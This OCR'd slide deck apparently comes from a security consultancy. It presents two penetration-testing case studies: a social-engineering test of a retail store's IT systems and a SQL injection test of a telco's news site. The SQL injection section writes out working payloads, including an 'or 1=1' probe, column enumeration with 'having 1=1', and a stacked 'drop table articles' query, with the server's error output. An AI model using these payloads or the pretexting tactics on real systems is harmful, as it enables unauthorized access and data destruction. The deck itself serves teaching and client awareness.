
- Internal audit of a Southern India-based retail store contracts us to do a ‘tiger team’ attack
- Objective of the exercise is to determine controls over financial information
- Can we then:
  - Access sensitive financial information
  - Modify goods prices and accounts information significantly
  - Change tags on goods to buy them at lower price

Modus Operandi

- Modus operandi
  - Do a reconnaissance survey of the retail store, and are unable to locate any “IT” department
  - The PA system announces for IT, and we manage to locate the small room tucked away somewhere
  - Three junior engineers are present. We inform them that we are here to do an IT audit
  - No authorization is requested, and none is shown
  - We ask preliminary questions about their work, infrastructure problems and try to build a rapport
- Results
  - Gain in-depth information about the applications and business processes
  - Gain complete access to their primary ERP systems and the back-end Oracle database
  - Warehouse records show us the preferential pricing from vendors and other parties


SQL Server Enterprise Manager - [Console Root\Microsoft SQL Servers\SQL Server Group\ Windows NT)\Databases\
File Action View Tools Window Help
Console Root
Microsoft SQL Servers
SQL Server Group
Diagrams
Tables
Views
Stored Procedures
Users
Roles
Rules
Defaults
User Defined Data Types
User Defined Functions
Full-Text Catalogs
master
Tables
Views
Stored Procedures
Extended Stored Procedures
Users
Roles
Rules
Defaults
User Defined Data Types
User Defined Functions
Full-Text Catalogs
model
msdb
Northwind
pubs
tempdb
Tables 62 Items
Name Owner Type Create Date
KBAccumulation dbo User 7/26/2005 7:14:06 PM
RedeemedKB dbo User 6/22/2005 2:49:06 AM
KidsBankMaster dbo User 6/21/2005 10:53:33 PM
VoucherDetail dbo User 6/5/2005 4:43:08 PM
ThisStoreAccountingCenter dbo User 6/5/2005 4:39:24 PM
AccountingCenter dbo User 6/5/2005 4:38:40 PM
EmployeeMaster dbo User 5/30/2005 5:46:18 PM
salesdetails dbo User 5/29/2005 4:34:29 PM
Priprintedvoucherswithseries dbo User 5/23/2005 5:16:01 PM
marketingexecutive dbo User 5/20/2005 11:07:10 AM
VoucherDiscount dbo User 5/18/2005 6:52:20 PM
RedeemedEDC dbo User 5/17/2005 8:43:25 PM
salesmaster dbo User 5/17/2005 6:02:28 PM
multiplevoucherdetails dbo User 5/17/2005 3:54:09 PM
multiplevouchermaster dbo User 5/17/2005 10:20:03 AM
PaymentDetails dbo User 5/16/2005 7:54:47 PM
ReceiptMaster dbo User 5/13/2005 11:22:16 AM
StocktransferTransaction dbo User 5/12/2005 6:50:14 PM
StocktransferMaster dbo User 5/11/2005 7:01:07 PM
SeriesMaster dbo User 5/10/2005 1:39:37 PM
UserRights dbo User 5/10/2005 12:52:21 PM
Stockinhand dbo User 5/10/2005 11:30:03 AM
UserMaster dbo User 5/9/2005 6:31:08 PM
VoucherTypeMaster dbo User 4/1/2005 2:55:10 PM
RequisitionTransaction dbo User 3/24/2005 4:38:43 PM
IssueTransaction dbo User 3/22/2005 4:36:57 PM
IssueMaster dbo User 3/22/2005 4:36:35 PM
PriprintedVoucherswithoutseries dbo User 3/17/2005 11:43:24 AM
DamagedMissingTransaction dbo User 3/17/2005 10:53:00 AM
DamagedMissingMaster dbo User 3/17/2005 10:49:09 AM
ReceiptTransaction dbo User 3/16/2005 1:38:50 PM

Master Data is uploaded from flat files



A2 – Injection flaws

CWE - 713

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Informational website of a large telco

- One of the region's leading telecom companies
- One of its websites is purely informational – new offers, schemes, news items, etc.
- SQL injection is discovered, but we're unable to convince them about the impact
  - News data could be modified
  - Malicious code could be injected
  - Database could be deleted
- Last item strikes a chord – wish to test incidence response capability

Results

http://www.<CLIENT>.com/preview.asp?ArticleID=1'or'1'='1

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for SQL Server (0x80040E14)
  Line 1: Incorrect syntax near 'or'.
  /./lib/header_pre.asp, line 101
- Browser Type:
  Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4) Gecko/20030624 Netscape/7.1 (ax)

- Page:
  GET /preview.asp

Determine table name

http://www.<CLIENT>.com/preview.asp?ArticleID=1 having 1=1--

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for SQL Server (0x80040E14)
  Column 'articles.article_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
  /./lib/header_pre.asp, line 101
- Browser Type:
  Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4) Gecko/20030624 Netscape/7.1 (ax)

Continuing in this manner, we get:

Article_id, Heading, SubCategory1Id, SubCategory2Id, SubCategory3Id, CategoryID, article_title, article_key, article_inc, article_sum, article_pic, article_ban, banner_type, article_date_posted, article_date_updated, article_desc, Dispaly,main_article

Drop the table!

http://www.<CLIENT>.com/preview.asp?ArticleID=1; drop table articles;--

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for SQL Server (0x80040E37)
  Invalid object name 'articles'.
  /./lib/header_pre.asp, line 101
- Browser Type:
  Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4) Gecko/20030624
  Netscape/7.1 (ax)

Conclusions

- Real-world hackers are hacking the business, not the technology
- Penetration testers need to bring their approach up to speed
- Requires a business know-how and a larger perspective than simply exploiting buffer overflows or SQL injections
- Cookie-cutter pen-testing methods won't work
- Technical testing needs to be combined with physical penetration testing and social engineering
- Reports and executive summaries should reflect this deeper understanding of the business perspective

Questions and feedback

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NII Consulting

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